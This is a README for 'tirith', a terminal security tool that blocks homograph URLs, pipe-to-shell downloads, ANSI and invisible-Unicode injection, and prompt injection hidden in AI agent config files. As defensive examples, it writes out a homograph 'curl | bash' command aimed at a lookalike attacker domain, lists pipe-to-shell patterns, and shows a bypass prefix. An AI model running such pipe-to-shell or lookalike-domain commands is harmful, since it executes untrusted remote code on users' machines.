# tirith
**Your browser would catch this. Your terminal won't.**
<p align="center">
<img src="assets/cover.png" alt="tirith — terminal security" width="100%" />
</p>
[](https://github.com/sheeki03/tirith/actions/workflows/ci.yml)
[](https://github.com/sheeki03/tirith/stargazers)
[](LICENSE-AGPL)
[Website](https://tirith.sh) | [Docs](https://tirith.sh/docs) | [Changelog](https://github.com/sheeki03/tirith/releases)
---
Can you spot the difference?
```
curl -sSL https://install.example-cli.dev | bash # safe
curl -sSL https://іnstall.example-clі.dev | bash # compromised
```
You can't. Neither can your terminal. Both `і` characters are Cyrillic (U+0456), not Latin `i`. The second URL resolves to an attacker's server. The script executes before you notice.
Browsers solved this years ago. Terminals still render Unicode, ANSI escapes, and invisible characters without question.
**Tirith stands at the gate.**
```bash
brew install sheeki03/tap/tirith
```
Then activate in your shell profile:
```bash
# zsh
eval "$(tirith init --shell zsh)"
# bash
eval "$(tirith init --shell bash)"
# fish
tirith init --shell fish | source
```
That's it. Every command you run is now guarded. Zero friction on clean input. Sub-millisecond overhead. You forget it's there until it saves you.
Also available via [npm](#cross-platform), [cargo](#cross-platform), [mise](#cross-platform), [apt/dnf](#linux-packages), and [more](#install).
---
## See it work
**Homograph attack — blocked before execution:**
```
$ curl -sSL https://іnstall.example-clі.dev | bash
tirith: BLOCKED
[CRITICAL] non_ascii_hostname — Cyrillic і (U+0456) in hostname
This is a homograph attack. The URL visually mimics a legitimate
domain but resolves to a completely different server.
Bypass: prefix your command with TIRITH=0 (applies to that command only)
```
The command never executes.
**Pipe-to-shell with clean URL — warned, not blocked:**
```
$ curl -fsSL https://get.docker.com | sh
tirith: WARNING
[MEDIUM] pipe_to_interpreter — Download piped to interpreter
Consider downloading first and reviewing.
```
Warning prints to stderr. Command still runs.
**Normal commands — invisible:**
```
$ git status
$ ls -la
$ docker compose up -d
```
Nothing. Zero output. You forget tirith is running.
---
## What it catches
**66 detection rules across 11 categories.**
| Category | What it stops |
|----------|--------------|
| **Homograph attacks** | Cyrillic/Greek lookalikes in hostnames, punycode domains, mixed-script labels, lookalike TLDs, confusable domains |
| **Terminal injection** | ANSI escape sequences, bidi overrides, zero-width characters, unicode tags, invisible math operators, variation selectors |
| **Pipe-to-shell** | `curl \| bash`, `wget \| sh`, `httpie \| sh`, `xh \| sh`, `python <(curl ...)`, `eval $(wget ...)` — every source-to-sink pattern |
| **Command safety** | Dotfile overwrites, archive extraction to sensitive paths, cloud metadata endpoint access, private network access |
| **Insecure transport** | Plain HTTP piped to shell, `curl -k`, disabled TLS verification, shortened URLs hiding destinations |
| **Environment** | Proxy hijacking, sensitive env exports, code injection via env, interpreter hijack, shell injection env |
| **Config file security** | Config injection, suspicious indicators, non-ASCII/invisible unicode in configs, MCP server security (insecure/untrusted/duplicate/permissive) |
| **Ecosystem threats** | Git clone typosquats, untrusted Docker registries, pip/npm URL installs, web3 RPC endpoints, vet-not-configured |
| **Path analysis** | Non-ASCII paths, homoglyphs in paths, double-encoding |
| **Rendered content** | Hidden CSS/color content, hidden HTML attributes, markdown/HTML comments with instructions |
| **Cloaking detection** | Server-side cloaking (bot vs browser), clipboard hidden content, PDF hidden text |
---
## AI agent security
Tirith protects AI coding agents at every layer — from the configs they read to the commands they execute.
### Shell hooks — passive command interception
When AI agents execute shell commands (Claude Code, Codex, Cursor, etc.), tirith's shell hooks intercept every command before it runs. No agent-side configuration needed — if the hook is active in the shell, all commands are guarded:
- **Blocks dangerous commands** — homograph URLs, pipe-to-shell, insecure downloads
- **Blocks malicious paste** — ANSI injection, bidi attacks, hidden multiline in pasted content
- **Works with every agent** — any tool that spawns a shell inherits tirith protection
- **Zero agent modification** — the agent doesn't know tirith exists until a command is blocked
```bash
tirith setup claude-code # installs hook in Claude Code's shell
tirith setup codex # installs hook in Codex's shell
tirith setup cursor # installs hook in Cursor's shell
tirith setup gemini-cli # installs hook in Gemini CLI's shell
tirith setup pi-cli # installs hook in Pi CLI's shell
```
### MCP server (7 tools)
Run `tirith mcp-server` or use `tirith setup <tool> --with-mcp` to register tirith as an MCP server. AI agents can call these tools before taking action:
| Tool | What it does |
|------|-------------|
| `tirith_check_command` | Analyze shell commands for pipe-to-shell, homograph URLs, env injection |
| `tirith_check_url` | Score URLs for homograph attacks, punycode tricks, shortened URLs, raw IPs |
| `tirith_check_paste` | Check pasted content for ANSI escapes, bidi controls, zero-width chars |
| `tirith_scan_file` | Scan a file for hidden content, invisible Unicode, config poisoning |
| `tirith_scan_directory` | Recursive scan with AI config file prioritization |
| `tirith_verify_mcp_config` | Validate MCP configs for insecure servers, shell injection in args, wildcard tools |
| `tirith_fetch_cloaking` | Detect server-side cloaking (different content for bots vs browsers) |
### Config file scanning
`tirith scan` detects prompt injection and hidden payloads in AI config files. It prioritizes and scans 50+ known AI config file patterns:
- `.cursorrules`, `.windsurfrules`, `.clinerules`, `CLAUDE.md`, `copilot-instructions.md`
- `.claude/` settings, agents, skills, plugins, rules
- `.cursor/`, `.vscode/`, `.windsurf/`, `.cline/`, `.continue/`, `.roo/`, `.codex/` configs
- `mcp.json`, `.mcp.json`, `mcp_settings.json`
- `.github/copilot-instructions.md`, `.github/agents/*.md`
**What it catches in configs:**
- **Prompt injection** — skill activation triggers, permission bypass attempts, safety dismissal, identity reassignment, cross-tool override instructions
- **Invisible Unicode** — zero-width characters, bidi controls, soft hyphens, Unicode tags hiding instructions
- **MCP config issues** — insecure HTTP connections, raw IP servers, shell metacharacters in args, duplicate server names, wildcard tool access
### Hidden content detection
Detects content invisible to humans but readable by AI in HTML, Markdown, and PDF:
- **CSS hiding** — `display:none`, `visibility:hidden`, `opacity:0`, `font-size:0`, off-screen positioning
- **Color hiding** — white-on-white text, similar foreground/background (contrast ratio < 1.5:1)
- **HTML/Markdown comments** — long comments hiding instructions for AI agents
- **PDF hidden text** — sub-pixel rendered text (font-size < 1px) invisible to readers but parseable by LLMs
### Cloaking detection
`tirith fetch` compares server responses across 6 user-agents (Chrome, ClaudeBot, ChatGPT-User, PerplexityBot, Googlebot, curl) to detect when servers serve different content to AI bots vs browsers.
---
## Install
### macOS
**Homebrew:**
```bash
brew install sheeki03/tap/tirith
```
### Linux Packages
**Debian / Ubuntu (.deb):**
Download from [GitHub Releases](https://github.com/sheeki03/tirith/releases/latest), then:
```bash
sudo dpkg -i tirith_*_amd64.deb
```
**Fedora / RHEL / CentOS 9+ (.rpm):**
Download from [GitHub Releases](https://github.com/sheeki03/tirith/releases/latest), then:
```bash
sudo dnf install ./tirith-*.rpm
```
**Arch Linux (AUR):**
```bash
yay -S tirith
# or: paru -S tirith
```
**Nix:**
```bash
nix profile install github:sheeki03/tirith
# or try without installing: nix run github:sheeki03/tirith -- --version
```
### Windows
**Scoop:**
```powershell
scoop bucket add tirith https://github.com/sheeki03/scoop-tirith
scoop install tirith
```
**Chocolatey** (under moderation — pending approval):
```powershell
choco install tirith
```
### Cross-Platform
**npm:**
```bash
npm install -g tirith
```
**Cargo:**
```bash
cargo install tirith
```
**[Mise](https://mise.jdx.dev/)** (official registry):
```bash
mise use -g tirith
```
**asdf:**
```bash
asdf plugin add tirith https://github.com/sheeki03/asdf-tirith.git
asdf install tirith latest
asdf global tirith latest
```
**Docker:**
```bash
docker run --rm ghcr.io/sheeki03/tirith check -- "curl https://example.com | bash"
```
### Activate
Add to your shell profile (`.zshrc`, `.bashrc`, or `config.fish`):
```bash
eval "$(tirith init --shell zsh)" # in ~/.zshrc
eval "$(tirith init --shell bash)" # in ~/.bashrc
tirith init --shell fish | source # in ~/.config/fish/config.fish
```
| Shell | Hook type | Tested on |
|-------|-----------|-----------|
| zsh | preexec + paste widget | 5.8+ |
| bash | preexec (two modes) | 5.0+ |
| fish | fish_preexec event | 3.5+ |
| PowerShell | PSReadLine handler | 7.0+ |
In bash, enter mode is used by default with a startup health gate and runtime self-healing. SSH sessions automatically fall back to preexec mode for PTY compatibility. If enter mode detects a failure, it auto-degrades to preexec and persists the decision across shells. Unexpected tirith errors (crashes, OOM-kills) trigger a mixed fail-safe policy: bash degrades to preexec, other shells warn and execute, paste paths always discard. See [troubleshooting](docs/troubleshooting.md#unexpected-tirith-exit-codes) for details.
**Nix / Home-Manager:** tirith must be in your `$PATH` — the shell hooks call `tirith` by name at runtime. Adding it to `initContent` alone is not enough.
```nix
home.packages = [ pkgs.tirith ];
programs.zsh.initContent = ''
eval "$(tirith init --shell zsh)"
'';
```
### Shell Integrations
**Oh-My-Zsh:**
```bash
git clone https://github.com/sheeki03/ohmyzsh-tirith \
${ZSH_CUSTOM:-~/.oh-my-zsh/custom}/plugins/tirith
# Add tirith to plugins in ~/.zshrc:
plugins=(... tirith)
```
### AI Agent Integrations
Use `tirith setup <tool>` for one-command configuration:
```bash
tirith setup claude-code --with-mcp # Claude Code + MCP server
tirith setup codex # OpenAI Codex
tirith setup cursor # Cursor
tirith setup gemini-cli --with-mcp # Gemini CLI + MCP server
tirith setup pi-cli # Pi CLI
tirith setup vscode # VS Code
tirith setup windsurf # Windsurf
```
For manual configuration, see `mcp/clients/` for per-tool guides.
---
## Commands
### `tirith check -- <cmd>`
Analyze a command without executing it. Useful for testing what tirith would flag.
```bash
$ tirith check -- curl -sSL https://іnstall.example-clі.dev \| bash
tirith: BLOCKED
[CRITICAL] non_ascii_hostname — Cyrillic і (U+0456) in hostname
```
### `tirith paste`
Reads from stdin and analyzes pasted content. The shell hook calls this automatically when you paste into the terminal — you don't need to run it manually.
### `tirith score <url>`
Breaks down a URL's trust signals — TLS, domain age heuristics, known shorteners, Unicode analysis.
```bash
$ tirith score https://bit.ly/something
```
### `tirith diff <url>`
Byte-level comparison showing exactly where suspicious characters are hiding.
```
$ tirith diff https://exаmple.com
Position 3: expected 0x61 (Latin a) | got 0xd0 0xb0 (Cyrillic а)
```
### `tirith run <url>`
Safe replacement for `curl | bash`. Downloads to a temp file, shows SHA256, runs static analysis, opens in a pager for review, and executes only after you confirm. Creates a receipt you can verify later.
```bash
$ tirith run https://get.docker.com
```
### `tirith receipt {last,list,verify}`
Track and verify scripts you've run through `tirith run`. Each execution creates a receipt with the script's SHA256 hash so you can audit what ran on your machine.
```bash
$ tirith receipt last # show the most recent receipt
$ tirith receipt list # list all receipts
$ tirith receipt verify <sha256> # verify a specific receipt
```
### `tirith why`
Explains the last rule that triggered — what it detected, why it matters, and what to do about it.
### `tirith scan [path]`
Scan files and directories for hidden content, config poisoning, invisible Unicode, and MCP configuration issues. Supports SARIF output for CI integration.
```bash
$ tirith scan . # scan current directory
$ tirith scan --file .cursorrules # scan a specific file
$ tirith scan --ci --fail-on high # exit non-zero if findings meet threshold
$ tirith scan --sarif # SARIF 2.1.0 output for CI tools
```
### `tirith fetch <url>`
Check a URL for server-side cloaking — detects when a server returns different content to bots vs browsers.
```bash
$ tirith fetch https://example.com/install.sh
```
### `tirith checkpoint {create,list,restore,diff,purge}`
Snapshot files before risky operations, then roll back if something goes wrong.
```bash
$ tirith checkpoint create ~/.bashrc ~/.zshrc # snapshot before changes
$ tirith checkpoint list # list all checkpoints
$ tirith checkpoint diff <id> # show what changed
$ tirith checkpoint restore <id> # roll back
$ tirith checkpoint purge # clean up old checkpoints
```
### `tirith gateway {run,validate-config}`
MCP gateway proxy that intercepts AI agent shell tool calls for security analysis before execution.
```bash
$ tirith gateway run --upstream-bin npx --upstream-arg mcp-server --config gateway.yaml
$ tirith gateway validate-config --config gateway.yaml
```
### `tirith setup <tool>`
One-command setup for AI coding tools. Configures shell hooks, MCP server registration, and zshenv guards.
```bash
$ tirith setup claude-code --with-mcp # Claude Code + MCP server
$ tirith setup codex # OpenAI Codex
$ tirith setup cursor # Cursor
$ tirith setup gemini-cli --with-mcp # Gemini CLI + MCP server
$ tirith setup pi-cli # Pi CLI
$ tirith setup vscode # VS Code
$ tirith setup windsurf # Windsurf
```
### `tirith audit {export,stats,report}`
Audit log management for compliance and analysis.
```bash
$ tirith audit export --format csv --since 2025-01-01
$ tirith audit stats --json
$ tirith audit report --format html --since 2025-01-01
```
### `tirith init`
Prints the shell hook for your current shell. Add `eval "$(tirith init)"` to your shell profile to activate tirith. If you use multiple shells, you can force a specific one with `tirith init --shell bash|zsh|fish`.
### `tirith doctor`
Diagnostic check — shows detected shell, hook status, policy file location, and configuration. Run this if something isn't working.
### `tirith mcp-server`
Run tirith as an MCP server over JSON-RPC stdio. Used by AI coding tools for integrated security analysis.
---
## Design principles
- **Offline by default** — `check`, `paste`, `score`, `diff`, and `why` make zero network calls. All detection runs locally.
- **No command rewriting** — tirith never modifies what you typed
- **No telemetry** — no analytics, no crash reporting, no phone-home behavior
- **No background processes** — invoked per-command, exits immediately
- **Network only when you ask** — `run`, `fetch`, and `audit report --upload` reach the network, but only on explicit invocation. Core detection never does.
---
## Configuration
Tirith uses a YAML policy file. Discovery order:
1. `.tirith/policy.yaml` in current directory (walks up to repo root)
2. `~/.config/tirith/policy.yaml`
```yaml
version: 1
allowlist:
- "get.docker.com"
- "sh.rustup.rs"
severity_overrides:
docker_untrusted_registry: CRITICAL
fail_mode: open # or "closed" for strict environments
```
More examples in [docs/cookbook.md](docs/cookbook.md).
**Bypass** for the rare case you know exactly what you're doing:
```bash
TIRITH=0 curl -L https://something.xyz | bash
```
This is a standard shell per-command prefix — the variable only exists for that single command and does not persist in your session. Organizations can disable this entirely: `allow_bypass_env: false` in policy.
---
## Data handling
Local JSONL audit log at `~/.local/share/tirith/log.jsonl`:
- Timestamp, action, rule ID, redacted command preview
- **No** full commands, environment variables, or file contents
Disable: `export TIRITH_LOG=0`
---
## Docs
- [Threat model](docs/threat-model.md) — what tirith defends against and what it doesn't
- [Cookbook](docs/cookbook.md) — policy examples for common setups
- [Troubleshooting](docs/troubleshooting.md) — shell quirks, latency, false positives
- [Compatibility](docs/compatibility.md) — stable vs experimental surface
- [Security policy](SECURITY.md) — vulnerability reporting
- [Uninstall](docs/uninstall.md) — clean removal per shell and package manager
## License
**Every feature is available to everyone — no tiers, no feature gating.** All 66 detection rules, the MCP server, config scanning, cloaking detection, and every command ship fully unlocked.
tirith is dual-licensed:
- **AGPL-3.0-only**: [LICENSE-AGPL](LICENSE-AGPL) — free under copyleft terms
- **Commercial**: [LICENSE-COMMERCIAL](LICENSE-COMMERCIAL) — if AGPL copyleft obligations don't work for your use case, contact contact@tirith.sh for alternative licensing
Third-party data attributions in [NOTICE](NOTICE).

## Star History
[](https://star-history.com/#sheeki03/tirith&Date)